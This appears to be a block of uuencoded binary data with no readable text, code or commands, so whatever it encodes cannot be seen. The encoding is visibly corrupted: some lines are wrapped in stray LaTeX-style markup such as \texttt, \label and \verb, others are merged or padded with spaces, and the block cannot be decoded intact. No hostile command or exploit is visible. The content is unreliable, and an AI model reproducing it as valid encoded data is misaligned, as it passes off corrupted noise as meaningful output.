MY-9?_QOM+7L,\$R612WN":`TP1M+.,]NR#KO,]C<I9,2WX]M.F.D-U9LX<21\ $M:@Z3MPT&P$S:.E^N-\#_,]1ZA\#\&\\++8G]A;ZA'3+0.:QZI*NMNQ2U-0ZX,-;G$ M++[/O<6UY.'27+T-3Y:D-AQR1(55;8SV?QR('GBH<SWN3E\]1< +GTA0F?N-M:1'H+@PFC&(.8C?\$V19G[%?<-L0&U1R C7*8>X(]RXO"JM'R<Q=E?S,!;^B) $M)UU@45&(\#^P+*U/L]J4\&*M!A1+QHDN!WF++J<Q3&M51,ML=KVH_]P:>3[O]$ M=!LD7R%#;.C&T6\$%R1[S3U]7&\$G/8<LLIE^N=_=GOGYOY0?VH>X5)INVT6][$M/\&?G_0W]$ $NL+0_+^GN?3YWV9$; =JMT_@IOI_\C_S6:) 8_1 'KTDFO^/5; \R_^ $M2)C;D?(F^*404S$44,+418<822"\"##"''<8X"G_\6W\-KKF!?%GM"!B+T,$ MC^A401/(_=_`K-0&#_3V)T^!G'B-OJ[@N]R:IB/.QM6[EUVY`X)QOVNW\$6GM $M?YYQIK\)JQ2!)(B1"`!`$89#41&M*&+EB,)/)<*KN1'='!4WSW\%G$K7,Y2H$ M)0\$*M&1EOBPU0Z\CC;O5:7+IV&7(4-V'P4#GTO"8LU3I_6\FD1*KT?-1H:/C M>)R]UI/EUB?EM2R`#C6,;K:Y=YFO_H8?1S)+G5"Z`!NH,*TN%SS.8>HD<O+T M*1,#6*\-FP^(VJ7'+<Z6[S5]YT5<<]\V''VE,:X80)J=T\P*J>^I<ENH!M'T $M_CMEU, 9#8VTO72)][=K/VD@M&)XI-:[-&PFSB42;&9,9_I&D^6R@G9!>-@:$ MG9PWFF;*;\ 2W?P/=NTI!OJG1WY294[;C5@)&%0<[&@=!48\L/(,ZK]<@XOP M?IY(-S8EA6KHA4*%ZC8:&'P1&<TQZ<OX^G34R4OA?,+U>^K9EAOE=/:2(Y3W MH: 'WDC0K2-]/I./>H]?)@[Z'(_=^ENZD5BF.M&CZ=,RC1@L@TBUQCRP,_4U3 $\texttt{M>M^ST\$/CE_H0_NMC>6IZOUBM3=TUWL0')5^;[,?=8_59(Z9/P\E<7-MW)]2+ }$ M8UM@3K.04+BNXAH\$06T@J8&7ZC4XV@0<W)Q\T09`0+'EXHVA5[]X;G15H,O4 MV[^3/^LY%\$:=_%\$_1V\DQC/DVY0CY.#9JWK_PI>(M)AM-`,1(L@@*6T\$:6V% M*VG[<ZJ-ZJ%S_D3KEB3`J#"CNZWF40_7@D:CJ23*`X[2^,O6<]U93+8P>?P5

M,R+;XGXRWLD7STY<.EX^L6/2M;-AO&S;L][_;"J8I\`:J/])#+4Q/8USO*;E M6IS_9QH/_194L#I=.)*CKF#!\$FFMX<:T)E7*I8:DC1?RN68R2'M.(#T*7##] MG_\(X0>!`.7_S0#'!@9DP&\CC;FJ4,JV&*CRFT0;V.\I]Z4WUO_`CW`90A)B $M\&8#??TO0(ML;3->S+Q-\$^P!V3#)1Q':\$80TA>IXD[Q/0?]E0#(V@0\KC]*Z/$ M[1,<ZB1>G6CYT2NMH/Z1OPK+V;41_M8;H#8U?&2FLRWPJ6?K#.X`,I[U%YG9 $MZ[OW!K,QH%>1_2]_8]Q3\&.18RP5%54R\D+ZDOZK:4%&MV*&>Y*2SPSG>P^$ MLI#CBYE*E6Y5LK<*?EK#J9DC\K*V)7YSA\$0 "KE`?\$X"J3(0' %E"*#1Y)/) $\texttt{M=Z(=6J74""(U?V_O'\$CM(,Z[R]\$!AC0DXAX7(I>YP8N,D-H11+\$:">B-]J1U} \\$ M:.;)T*4'81)]X_E,]+I0@.PIL69XSF&/%%EK7-T@_9]<5FA9!,KX8K#5\$!*7 M3-W`F*ZJ*74CE=4NJZI3K^[0E"NB.21Z2DG;7]&G#']9^>Z)Q"[,F;*D7!8! MJ0*340P'F74@8?!WWII*/HW0\:V]QR?-%^JGKHIV2^?)55W/`=_,Y!`G7K44 MIZR1D*B_CLZ=P;C;<95N\$T8O1J)Y-""'?,H6/WW^\$G_(QFE#SV&+_=&`PT<) MJW:?+X.;/5ZM#I*CG,?RJ7BY>R(?20%URYM%GF^\,OGS*C&6(1["PUQ!=%2U $M2XD!Y;N@O^2;Z<]/-N[^[O5(__TLOI;#4]CO,R0+J8E]>;&/8(VU_N974=]X$ MS7\EIC6>A\$D7[G5LY040E+P1/LF(>6IL;\$2MP:W1_[\$1<:\$@V5;7??Y6^PW\$ MWRSS.+5,>6+?7[,@1'@T\O4DB+%NZ]?L?;5S,CON34ND4=VG5E*-.?D_S:)+ MBS3]>3W_1BF%2F;^8\9R&QG@:LM&]J6:I:B;\(8L:*\$Q,J5"<51?*?[3;Q=I M/7W_`I\$>WKIFZI9CPOO[5=VY7D(+8T,?N#+B5%'OB_]\SW\+8]_7#=U?V7R' MM\-OIU259!=B7`!6*(S;BC\OUILO3,GWW=<ZQ:)]2O+7PEFF%;DRJ#U\!L"X MN5SF0G_6ML#J@0VC8FCIJ#+B!X_3OS#1O4W>LH8S.+LRNQ3>U2->35FU;"A2 $\label{eq:md4/=_+!$W[R/UA4C^N-_7WW<YV&QPK6'[/\G\U"\#=9>V\1:4SV;BW54T+?Z)} \\$ MS!_L<;>+=^+B"\`RVP4VJ))JZY;06_LX&K"CORCT7Z=O_6JAU]=S%?'Y0_=> M3^!_0^0W]F/9_"ZM!6[6511C,U_"]JK,Z>*G90J,M9\T>^QNQGAG`R2/6[<F MF[3Y?[WX/?5!7B!`3[4GW(T`>W<7PYV*`/3T`/6=5"JT0JEH`12JH4HH/N&B MJ`_5#7K7[.BACA#J*C^SULOKV<4(AR*2*:4"@@ZI!A(@)%_C[_C*Y=9P_7R1 $\verb|MW'MT0|>H>QJ"_[?5SS\#_<U,S(*S$=\$BF&<3[/TZ$K8]SU^)14,]M-D+PL'49|$ MW,J8?//7NN5OOM.J&P8J[:CJ/?T.D;930]\$>Q1Q>)A=!R-H88\$C85\$0Z-.YX $MRY.>SZO(,'12C&T]:T?9[0-9N?-KCV.1,>K.9`EF[^XD,)\5.8;$!*DR6GF$ M1J0RQV9+PD2DQ94I5!2,B.`CI#*9`9D(K8V*:]MAE\^S^''GK[E<\01>VSFZ MBY^^9+09HJ:80_Q#F"&'1IIU2N@I##.9R&^SM&5@S\HBXIR/3H_(T'/_%@NT MV7NPDT;T;,V[D;4)&EN_W3;.M[E:.IE"Z.=#K419>SEUNPBPW&S/R?\(!W.O M.OONPJ8_=[;5EI?>BG[)3*XV*(RYA.^0EP;\$CM3N3_D_J3O9^++'G\X<5&6+K MUMUGZDIIO^#&D&7Z@[93`T?D8.:MA\"4+;`HRC6<B]P-XVL.]T<Y<;AZY2G[M\$5GU`NPX_N[18KU5`QREF+,U^C6*7/<T;))\$8>!,_X,4VMXV&B?E%<I`/Y0N $M/@=*U7$@%MM[;X#+MW1+WES</.]3#1-GO+N]S1W=ONN_CKNUD\'&&EDC*3M?$ M35;!R+`'IC%@,R'_P4V-<U6!D_^A-6M3[_.4\$!C7*,.V==]_(OW`FJREY:?\$ M;^<[.^RY0A7_>S(?=C1?CKT3J7]FZA*MG5B8R3LQUN.F`,\$8*0TB&,1C8;0J MW5"`<55+P48#>6,.N/%_!>`1:IKA.">1?9:3-(JU2+_HZN2J5K5-L&=-DT^4 MD2-FJXKYDD(A^?%Z1XS-K&\$/ODS(C0&N9O9656_JZI!:03!1&I@7VJV9>%O) M'&S4?,]95MCO<L:CR9B]41%T\$*JJ9HRA!3ITM__?WRM7]VT<(93%^)N1GIMQ M`F_;^]^_[_?UN;_*G'ZI7?Z^L?M2Y\^^2ER6T:J%WPH`J"/DDOR`M09-_8W $M+[',W>MPH;W^Z/X^3ET1^N;+((!^^8*@V=@LO>645&G.^>>T>]WLM%<L:>YK$ MY,OE=/&_O^:PRS!2W7/RT!WM]\KT(F5]R<3'.MKFEJH2HUM?1JM5756(@IL* $\verb|M3YAZU19CF3FO|51=A#<3Q38EN#MI.K8*Y=\V/B,XLQSI,(UHQ)*!`AD6"0K"|$ M\RF8E4(VT,C#*8?Y&?#A2_!N3GP9S0X._*_'AM-13FEK5P2TSHMH2A@Q@M8-M6NDY=K40HP.DKY(UAA[`8D#V2GB?\OV^FGQMXWID9UUL93YSJAFWT"!?AW\$D MOE\#W\$,103SN-'RZ1:_)%7@2G]'Z'CZVSM\,9!SU[?SED@_HLIT6O&7]^WW] M(J0SQ***]D\$R_>HW/Q"?+&/\$9QXFD7&85W@<6LQS9TD"+8/C1,WODKCL9_!) $M7Z)A?OMI>VJAJB$>.(E$JT]>&QD]VK?*8L,5\#+"G/H"&=`?QL[,D4"^7/&>$ MSQ78M_L3K[HDM\$*I2`G\MB8/9\1VZQ6H&/#S;9M5<.L2;J,S_.?M_>S@S-CY MS>#,/3".D<DYF@[G:)SE,TF[^G[I?[^1"U9QPQ42&QY8B(%52>B.)PA<+G3_ MH-5^;6V,1H0!@N(OVCMA)N',N(OF1=+>C^A96=4T<V,/K=/D,:'X!=S:H-NN M41:[D%\$*61Z?WUH[#<?Q]W#[[/Y\$DIH]_WDQ+=N@>O:/'QD4H_9U5W8J_SW_ $M"BT\&ZG((6@_M)R\#^"9`N7F93X>MT1J^>.Z65.L(5-VI=/JXCY[`9NY_7QM&_M"BT_WT1]$ MT9)QRFN+FNH<IE*?OV\$R^L]_/[]9E80*I^(V2Y,YQ<=<T.\FBC.XQ,0U5.=B MSCM&'RYS'Q^`M.=.*-B;9\\CKQ^DN7NF,Q)NNEHWU+AMK#^""CO]-7R_"J+ $\texttt{M$FQ:KJ>L6K\&VBV-L_-"32HPQ_QT>MCY(VK_<NNWH]YNJRMK?[U=T70\#10,B] }$ M/9WE#FG75>=;_. $\#;<'!8/$+77\#RUG<!9`X%.]S'&7/8_II?%A:>\,!/N:3T]$ MYJ)!F/DTN1KJ(5`*#XS#ID&\$;T'9)IO\$\$,LDTVUZK_A4I9;K(*]+DP\/\B_Z M3TWZF9D&KHPWG8:5A#+XF#H6/[/X<%"7FV]U.&`DCB+CBD!7[Z)Z1`,6C'K/

M""6Q!28\$\$CGRR"0)%VBR23!"SLY%\$ND_K^P^1\YFL]9VUV=5./KL^BTK+Z/Z M^]7'72<IX8E<56^.83I_#0QJ_I&?A\%S/R,YG+Y*9:EI.DMFN=G.E_6]R>:H M@P6@R]]T"71S^#REK:1_<@XWH&TV#U`7--_:=LVFI#^_![2LN05=Y74]QZEG M2U7<R^4U,/74-]M/R2M-TPG]ROD9D9;&6H=\53%A=48\GAV\O0KFS\9^HOS-M&RK3YR@RF.+@8Q_8ZKNLXK`Q`W7%:NDR+%.+25^'V:Q)[4TURNG)VRB;ZB73 M*5KAQK0J*VRC-7K<=FEEJNU)@16M\ERROY)-<`K?T6]1#&V;MQ@Q:K,..'%UC $MQ(UJ#-Q.\$O4U(JAWY:H=^KE>YVS217P-:\&VI'Z4B[@T"3!D^] ^HH[[S\$]U^$ M!CP]I&Z/F&^HL;%;5-BIDFG,"*F\WAR12(SS1CSKGKV2640Z<0S;@PM(`NH, M/!^ZK3R6485'OJEH"J(I%48+-;,MODX.20W^(41"[%1I<[AOG`HF?2%+9?KG MEQ=S;R7E-V&&PV1!/87T??,5-9-4JGBI_B1\8%C&7WFC!BS!!?/2UNUQ0>WO M>F<&SW9R]QO:-*OEQZXI*8((3"<3A=SOT/'C\$JV_&-L(D8TS%+S&Q^[\$'A[+ $MYFX"DE#+6[4RK^{\circ}]OC]-FKB?10=[='">="[#=\)^{:}?IOGJ=8=D,L?:8B<%$.$ M@R5/P'QX`<AJQLU*W:@[UO'X`A.A]\$MHOP"TA`YH;*M&SU31B.)?Q/_7Q."4 M(!@,T4K-^J_*^+ON8JGV+[LLV,/=/@>_.JG!SJV,U;C52321%[)N+%Y3=V2Q M%S2UT(E/^-]U]Y7M05<J6+J?QF+U13@.<CX+.0MH9`_V[I]V"Q\$E#&:`L*+5 M3#.1G[@R5!M'EA8GDH4LP9^=#WJY\`*J2_&ZD>]C1\#SG\$O*,&Y-T?X#S5OR $M, OQ(OK^*T,G]:][NTZ];NEX#XW[G/J2=G9G=>;@\\U690D"G[WL)A)II)RA#$ MLBA"Z3.X..=#DK<HHMS",\$Q_@>[1_(^_0D]/7BBZ.U?@;=@.H*^%*`%1#,%D MG@C/B6=769*M4`I-.0;?2[#:7IW5*HZ?K?VA+^M+YX.7A^/H%H3[4=Q7R_G-MU=Y^%?L;=7?,O5#%`IV[X6<=%`752\,E5U\$1]"INK?-6;,&PRM\$""&?U_W:B M%6JF^CL(?M<S-3\$WD%X#)/Y!M[)KSQ2].9F)7,G6RW)@VMJ"*\KH[PI\$!LW/ $MO9[==\]2;CYV!@TH(Y[HL;Q0VT[0N_SS5J+S<V7_3C<']R-8+XQ3?6;_'KU+$ M4AS4*0\'NH^V31H]#K\^WV2?]_..)ZMR:?N39,TA<MZ2WU,F\QXAF-R.."M3 ME`3NA?753]D<1Y?VY4I+5E%)I<OLA<H9S-'ZX)<6,C<.QZ+8J\R>!CDN+C-F M1%(!'\UGF])?IQ@Z[3K=EF'+;;@S>CNEF]4F=RN=-RZO07EGEM&\=5!*CR8S M+(`A`8XA:5F`HE8>SJ+1..X3%K:+(VH(T?F+12P)8E^KG)_B]T?Y#E>11LB0 $M>*C-20@3L`E[P-*7\#QFJZ,=\#UBV3U^[22N@]@]K;+]J;Q-+19K&FVT?EU_YW$ MJ\E>:?XLQ<*):W?'*>%`;DF@341'`@EYR+6FHZ#/C<+EUY%ELF?A<G0+9MP_ MQBRS?SMPLDE5%,<J]M(&"5/"*(!3.:T"AXMAS2S\6A)WH;&LMYT5*^>CX0IN MQCVO7+DH;]Y6;X8YSZ;][7U\$/H[JO'NCVZ7_>`0J\$3E*%3#"\$P4NG,JS?][S M>%-FW\NV/7KNU[61"QU^IIL7%9P,UBECC6`]B_J\$I3IYK/YT*;1*%:(H6N<A MDE.7\RU?P6VZ\$[1HFAX4+B_HEB?/!V(P,I&"3;"Z,))=W6:#''4IL!TV470B MWDYOT[FD.28%YE.EB4P#L:V)@=-3UKUB93TZZ`=1DM'&!8II(HKV[)1]>#H1 $M@>I&+F_98**/#=W8MLG6W^GCQY'2$V"'#H)3]M/]V/53*-#!O.@A#3`JHO3H$ M+G`4C*V1N]/3=0G3K>GC>J5<`^ZKBIH\COT-?^4_K&:&"^*CB4E9A,)U9K:\$ MDZUE9K"?&L*O`7JV;NX.&73D,0E]2%MC^/!,`LC.,0SFE^>PC*5ON9WZ<A4; $M(CW](&F=C^{MN+YF}, MK^U^R]W=I]3_{9N291}=^/K(P##0JSZV]SG.]=R$ M!`.&BGZ_OY(/N/*]_XB2:,H51Q(('EN)^35T)D5`1CPN6XJ?3_2?WI!G\$)C` M@_;#^T]#2/ON\$?"\$U0I4=C].L^YHQF>UG\$0/A\$(&GY9("X/J\$``PF83Q1!3] $\texttt{MX=1XB4'WRV/RX+.E:_UXNJ} \\ \texttt{LL/(V'<_S'<=\#T>4IY?LI<_[W^(I3/(^`3WG4))] } \\ \texttt{MX=1XB4'WRV/RX+.E:_UXNJ} \\ \texttt{MX=1XB4'WRV/RX+.E:_UXN$ MT=IC.!P/OR6]CN,&A;630F^^&0F#T6!)_%093/YUFCT'`(#"BG1`CG760VL9 MK>Y&[YF8-RTOEH8IR0`6UHRPC\7-XN&HF1J8/]40<3#ZG,-G5`ULY:YNS#/\ MG?TM1J);T&\IT;#I\8#?G.=`ALW!3.2Z,XD%S.M]WZI\B\$C>:FPERH9CMO,V $M4K/%Z])C^R;";M=+.S,_[8G7X\A**/2>Q>3.G9T*&5N$XOS8?A+1^G ^;N;I$ M?*[EYIO!LP<\<N93C,Q?0GF0S\$*^<UJDQU&R=);I1J0?THON2#A[VXI')7M" MC-,<?@D3M]Y=VFTWX:)9!"C%`^\57#R/2E_(.<QTSW,.=?\R.1)I(J1E7O\$/ $M@QI1=&*;4NI:1+&OG];6:J,/F+_LM+6>*4.S^3`/J(3>^[+=3EH]YH>UR4@&$ MU#?[K=+;>.EY\IL[G6M_^-V.VP?EOFHL1\$9\$4EW]8L=)T9[0D8,0C,9%T#)) MVV-6MV^A@\$R?B])^XT]_=S-E3O.VSJCU!JZLLR+1(BK!9EP8@93`8GX!&"_(M1\$".L?,C?%=M;"JO:?IS+]'"QU884[\$(<VXML8]%_X?#FX_RKWW#FS_H8&.4 M?:PIER>*),YSRTH9E%QGD0_QR`D_0FW>N#ZR4\$-A0\$S**'LIJ@Y:3N,"AG0T $MT"]6JZ4999NO/U"Z>-(>;R8IP>0T+/XZ^-,"8*F>5$X"3S2RL0B(_(X-/\,"$ MT;F%J%\K1')XMH72%5\$QX>*\E>CS@UL4@@3RYBY\$6Y*BM/&SHT)J1MX' D9\$ M>RHMB0D&257B9TRRK).@1&GL6I^692Y"Y7U3^S9W [YQOP@R7U4 "5J/^XO* M%+>U9IC+Y7G'.1"+?9?I+<DCY?RS@P/OJE5A9^Y5GE > T7!^@(P^I"V? -9 M@9T\SS'WSWYISO<@\ST=5!F\$A'3[*@L6JQ%S:6\$9_=L2]KN(@)I.?W#-U^>' $M]V](DR=:(OME7TA\#L+5?@2<?!=3B00(X(U3\HH8B6?\#[M=W3_G]-]_VJZ'$ $M/M@+50D+A<9%[#V,^[Q7_42AS[X^-)&=@6%<8*1`WU>G)%Y($[PC`P3`7"/F]$ M)5EZ1'60>!`KU7R7KR9"[O@Q`2NFR.S[5G`T0J;;KI^PD`9%@QI1PT(25VB' M"E!>\":3VD&<:]%]3F00\$A^>J76P%1:\VWD(U*GP8_\45Y:H*37RQO#XK<2\$

M8<_.1);O&Y9F]Q6V8J7O'JVL6@Z]@7RRJ+@XJ1-1SM)!NYOD>E\-;9=JSE+' $M8'2YD3)VX0/C>*WI+P(1VC?3B\,<(70$B-=<1/0#2934@XV2TNF,37),2]$ MR%B<2(D^3_(GJKZ^W_?4<3>G;^B)^F<_!+^KD&:RKZ9%U@^O@!'!II1+KW9V MP>Q"57K".I^J_?_36;Y:ORENAQCU.&.AXZ3R02</3""(VMIW)#/>;!K/LJ?(MD=EO<3[J3V;079%S;,L"*"@_JR@I998NC1UV'H/8*>Q[H:HB,[/6]ES_@+Z4 $M1V[V.H8_,FB\&D5["^(P_;YYP;4^Y_8[=Q*_T<"<_"<^//(^:PM.N-4OJ4[5X])]$ MM.\$O=<'@NFR2QU,D*-PJL+0OX?<'1<N0?T'UTB]KVTHO?)^UHKX9*!6FV"'; MM5AZ?O--WO,C.3CU2,S'XLW;[244[-@N<O@X*JQ[C^=?IF**C\C3V4Q<>_R* M7E4H7/%C[QU*3G*&?Q+SFB<*B=,V>C=]Z<I:*@77*)E/"2\$JR?K))2CA2Y\$4 MRA8T,*BQ1U\$X0>1F6?,)S&B5T2R^D.H6L5L<;,WC!A3T+(3S10A5YR)JPY"[M6.,O45?2?R/3P"7(TKZKD,AS=[.JDTY3!FX-7>Z]M%-EI'+^,MA>*778FUUV M30.?8XEKN?A&XF28%1*<XKLTN]0@TF*_"AK#K2L70])\TT.PS<XB^R.VAR3V $M-W18R25/[M*[G5T7FM_4(A/;Q8-*(A4S_X?,DF?$N08."9?($GXED)M?ANS&$ MM/HN: `3+?=_N#45+\$N7[%E6X\$UULPV:W\$'"'E!I<S>YY)3%_AF-*D!)8U6#) $M;2,IQ"L8``\5[5'R7_;^U]\#\#K_Y?W7K_T_\'M3Y'V'9NIRQC`0Y)Y7K"W].$ $M7NHQT\#+_9SO>_3K_C\G\!U[BQXN-W?EMV>+D^.]WEQO/=EN/[_'\7\N!CO+;$ MA.4^@WS".@FLW'POW13MJXLRRR]K![GFV4YC>!GO9M_+]*;Z*W\1,&H3.X)F M6T'XNSD2*D/A^S_`=KYNSM.5AVCEQL[F2W,__>*[:-M&)R`M.["7^[P8>TI]" MRN:0+)KD.@G\$]'U++(801X6[]T2CI+Y_N4J)=TN]K"Y7U\?]"P4"VBBMTP=Y MCV057.?@NG'`V*[!>00E6C)D58#Z>DH%G^5!A`GA..82,OQ?Q,;#.=D_OG/C M7R@^3Y75CIYW#86).T3B[R.0X^1Q%G%C>IF^#%A4+6N;8X>9>,-#_*M%7NLG M^#B:[=W6MMD;)\$0)D_VK2T<2B/UMEB?F_C[^;\>BBV%UJ]+11/Y1L`W\9B^0 MQ3ZSP+B-2DQ?6]?`+\[QM8T9S@L%.\$U`MY(2U2_(7TDD8G[G.9PJ6(!F3;R] MY(]V[?DCPB;:7Z6)K]3,R[VQT=C.2<//88_(SH9+:PG+0\$7VC%061\$Z,#\$K-M]8\$%XJGB7Z[T]+_*TK\]@;OJT^G\$#)A4U'VV;,N&:[H1ZVJOFW_XT\W5[,6J MH9NH^.SPW]H<\VM,W*#\$MJ2RH7!YB;I*U>3EJ^Q*_13R*OX"C?_+OZ4CG[%? MYLSC1?NX>Q@VT.R5\:SKH4#\J&"XB,K7_-@V61#CRZ.APEI]36]L@QM=\$+X< M68&BG^105TE^R?R=U_.X^+B^+D;=EWJ;)5,"LIX.`>%BK1,97^;J16N/^8/^ M#O<\NMQN[S?W?A?_D\B?T5JXF6U)69!F_S=!?8]S!L,.SI`TF'TNASNO_91, MQ-!S=W=8C1U^F7K5W[D?9@PP5*'E%+9[4V]^BS[?B?CSW*W*B)S-F1A_#0_E M0<FCXP9LM0R'5<XN\$\01/LO5%M!:0=2SSJ<N3BG#2P_X]D83I;]VT\$T6.'X+ M16-2LF.(PU3);\'-Z?C0D7\$553*/OEG6P&;'!4..=M\$;YP)G.6:>2'[LG0:B M8,X%=3.LW"R9,N;553?B;-]0Y)2L2#3UV^L3@R@\D=R;RSI:W*>-*W-\G5N8 M?DO\$Q*?9XX]EZ_DON\$/;]YCXF.M.1"\/++LB=`OQ5%@<E)J`G[]W*?'9[39 MRSQ%">RJ,)F6XK!:<<)J0LHHS#PT;Y[\$^436`X-Y5LRRV'\GRL>^G>2^!UT; M]%Q7AX#&7-2\PTNBG*19R-9U+>3IC'><CG-P\+S7\$);G6%3&F:;NC@Z%18\- $MJ?F/]^1*_KQW."%=T,70FY=Q^W'8JJ^0+_5D(]U^0[[:9K.GK)^J<,"7CF\W$ M6B)O:_/U-=@="QV#VW1,ZFU@@ZTV!)DLQDA//_(KFGH>#]>Q0`!`\$\$\$\$\$!+` MA1/88Y0D-^(M8K&\3"O\)\\$[)'B'\)2(W6C\0*5)CQ\F;Y78]>HQ2]FPH&WN M^:W_]S3H!Q,YM92JK:EV"\,>8884X[4^5?WQ@&KG@8='-ZOP_,Y4&3N.701 MYOANQBV#<590D\$\$```!!`7LS0`Q_K]B^A]L=9[*_[_.U\$FA[6YHUE6GNYOUG MG<W?G=KFLQGLIX\$7@Q90Q_K%Y=?^S!]'-1B^_^MS^7[^?[IOWX#\OY470;1A $M34[9T>'0]&V-9?WXUX(8N'8>Z21J#^:RM<E_9MX;99ARH_Y*-NC_K==G\setminus[KU]$ $M#F&'B_U_N<H416#>\/^2:)G[HOVSJ*]7/,%[LIL]V]BNQX-6^#^CX^)RFD]^$ ML#[8)_!I/W_755K`#G7U6M\$U:,&W[?/AR^Z?>_+8_,-SH:/S/B\?!6-6K;5P M#?B=^S^?7%I4N_P-CDX.L_.ID^;UXJ9N/M?-+7T1QM@+_D;P?^.:CD,-(O#; M9:)DI!;W54\$S-L0H"O%2!CF,.H[K-]24XQ?X(U/.;2)>KL7?E4_L8YD3FT^2 $M]OK]W'G9"J=3)^*+XR3K9N$QJ/SK?Y#@IQS46TE+^KZ/=*[W1E^3W4;,E`B6]$ MB!]II>2!SHW"8Q3I)#5NE?)5EZ,=V!;9<XNS>PI+;_^:8B&O2>>N5"X49UD> MX9#N6)*!G\$O,(EQ_^^"510-F!EO-VV5@G:DQ[QN_Y9*(98E_^E4;HM1QX>B MC+M6_H9KZ^N"\$S6,&"P=MG!PI-Q;3+.OOS#AR@_\X_[L8(@G1J>D.W7_Z];] $MJ1VUH_5[+[)TZ!-D/>AY; `-B^6,P&,80IK@<(Q_3-R29-H/>7E56IT/Y[]:$ $MLM%54J,1M^p92-N10^/^/IFR;KQ_%)G;X_DF\TH.MAI>5R4#?&8-101!N2$ MP[/^7A[GW_^_@@O[-^OT?8H=,QTZSBD:OYDE'_#\M:G\.YAQ+A](K"PF]\$'. ME2H:]52QI-T0#@S?>'M,O>OA7FFF>MXI=0#L@JI-K=C96*6.WP5QN]%@7MLT $M]&(FZ3&MC3*9</Q7%=9JDCI$=6].U[1;SYNVGH)F\\\\0%;]!PYI"%X9<H_58,$ $\texttt{M(2\ensuremath{$\backslash$}} \texttt{M(2\ensuremath{\backslash}} \texttt{M(2\ensuremath{\backslash M<A6(#,%7[.\$,=MRZ4@(^RRKX:I_/9E<T[GVF(\$W_[#>\$00=95<6.Z1Z6%B5< M>^4%KB^7<\$;M/;+!]Y&OU^:_B^8V5QWO0'^:_A,A4"2U@TWX8ZW<#_X'T^WD

M;#QV\3+6T?57H6UBK`T__/;P:WMO-QSK=6QTEZ"[^6V@>;PS0@)'":X,A`^(MPX06L\?!-?VO==3W\(CD*A(D:FQLETB%A5.N.!<+DDW_>O=>1A0'X&@SE+_V MD?Q3,'1&\$(_<;43S3KC\.3[<.[7,9%N8QC?\$1V'CK[&>']_2K4\83ML<\$X(+ M@E.9H,>K[=&0\$.(1ZCX6]3C_O_P9GO5N._?7MU?@(?].L<]EON+B5O+QVOZ4 M7@2+PPAQ9PS\&:VVZ&*G:\$(>\$G16&1"QU"V/[\CQ(%DIP?ZO]/NI[1U7!OLC MVQ0&AO2>A>D(&]/W?3SY8WO[W_M3U=>?MV_]S:S44F[,WL4Z.%V;T6`9K'2Q MC"R%DNF9H(-'',K-+"K)9YU6OJDOE^XGUV%9OJWTZGK=IOY;6CD&LW8I,48# M-:3T1\$/DGJA3U26<5^>3?A%;XGCO]6(X47KG7JK*@72,CGYJ:DF:MFGLLQ1& MU7N7; %^MPWJ3ZR3Y/24Y`VQDA/-C^AWRRY%[E@ZJG7?_\>GT[:^"<B:'(Z4 M<\$R^:9"LQY1E[<H#7_XV98D+'=.D(+_^IJ-%]HNU\;_':71T[&>8NBTZH0QH MYBT74%]XZB2R/]]1':2)6Y6`YK.11G:R8]VC/PCI[%M=W%U&)E\[59#_ZF5E MJ&54Y.;;M/9N_A?F1%@CN&ELN@BCE-)DZ2];U\$'^9]+..6YE'/VT'0)OS3&\ M!Q!<-1^NN,1<FN.T_3P+N&Q2>PZ&<[%+P=5_%Y[WI4G!J7.RO?%<_MRE57UK M*5?5IBL=[&V7K(:BWH*Z%H!P#:A,WRW--+*N;.#?&6FP]C@SYI_\$D\6*9,TL M)A^:=="4K?K:]C="*::3T+NCK/AM";#V,MNFO;V>W>?93W'J\I?;QFNZB>7S M^F%7^I_/A&%"-&<63?RS>I^"W9\='7*MRJ4?A=HT(F%0U0QUN6:?-Z>JS&FQ M`MUITWK407I>M.'%R5\KS7KMRSYKZ[_IOKB:Y)&GDZB77_J3&V)AI5I>=K,Z $M0]J:+4S+TQZ[I=_>QO)K^?N';Y')=/2GP]C3'@G>@+A+EY.?_SA<-M<@[,F*]$ $M\W-Z\#*^WF$M9;]O"JG,,C@N4K\#YGF0,:A1Y1+3+JMCJ+1IFC_8^"/B8L77Z$ MCE``A:M?J\KC;J>FAUB[)AEM'.6\$1R:)G)YN1N<7#\$XN-U;P:?8H:\L#EFTZ $M4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R\#K^HO\#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=)R26;8H;[=_YH(W*W)R4.^DZ7]=.33Z>K1GCTTZ-Q')&4[,2.>99J]R#K^HO#=10,20Z+Q'$ M*[7%?^:B";1*`M'OPTMS]'47T]E[M=\$\5^4NGG;7KB6;_R@&?SL>VS)1KB3> MG)WWG?HR*NW,Z]6UQCJA@!+DC7+-/+@JVPN`V15V_ZOU.[CWM"/FQV\$=+!XA MK&>;N4F7I@.(J+-N[TP>&'_BE=TT3"\$=ET7Y=66HS%(;4!%DW:)!CS?B&KE_ MUQ-9%QQ5S*%, DM&O6<>,.-?8BIK6H]9BJ>B))>"D\$GLH)251FSC+YV0_^\L M = W(=-3K]70; $JM^L<V&FF6:Z:=$RITR+T&3L0CZ<-TWC;3:>FE`&3$ $\label{eq:mw} $$MW^Q\&^P9F=B?S;MRES/>(;\PY6Q5@W=MS1KD!C\#^8W6A>L9'$$9\#10=B7?=;$:$ ME3?R=4;R?!RMDYNFM+SQWRS/]AS1PV8]UC&6A?]GE/"_(X<KC@8)VK/WA4&: 